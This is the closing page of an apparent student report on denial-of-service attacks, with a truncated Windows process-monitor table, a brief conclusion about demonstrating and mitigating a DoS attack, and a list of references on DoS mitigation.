


Image	PID	Descr...	Status
□ perfmon.exe	3044	Reso...	Run...
□ System Interrupts	-	Defe...	Run...
□ svchost.exe (LocalS...	816	Host ...	Run...
□ svchost.exe (LocalS...	2412	Host ...	Run...
□ explorer.exe	1820	Win...	Run...
□ csrss.exe	388	Clien...	Run...
□ lsass.exe	484	Local...	Run...
□ System	4	NT K...	Run...

7 CONCLUSION

Here we have successfully demonstrated a DoS attack.

We have also explained strategies to combat these attacks at an individual level. We have also explored professional methods to combat these attacks but they haven't been implemented as that would require extra hardware and software that would need monetary input.

8 REFERENCES

[1] Mölsä, J. (2005). Mitigating denial of service attacks: A tutorial. Journal of computer security, 13(6), 807-837.

[2] Ballani, H., & Francis, P. (2008, October). Mitigating dns dos attacks. In Proceedings of the 15th ACM conference on Computer and communications security (pp. 189-198).

[3] Dridi, L., & Zhani, M. F. (2016, October). SDN-guard: DoS attacks mitigation in SDN networks. In 2016 5th IEEE International Conference on Cloud Networking (Cloudnet) (pp. 212-217). IEEE.

[4] Gao, S., Peng, Z., Xiao, B., Hu, A., Song, Y., & Ren, K. (2020). Detection and Mitigation of DoS Attacks in Software Defined Networks. IEEE/ACM Transactions on Networking, 28(3), 1419-1433.

[5] "What is a denial-of-service (DoS) attack?" https://www.cloudflare.com/learning/ddos/glossary/denial-of-service/

[6] "How to Mitigate DoS Attacks" https://developer.okta.com/books/api-security/dos/how/

[7] "DDoS Attacks" https://www.imperva.com/learn/ddos/ddos-attacks/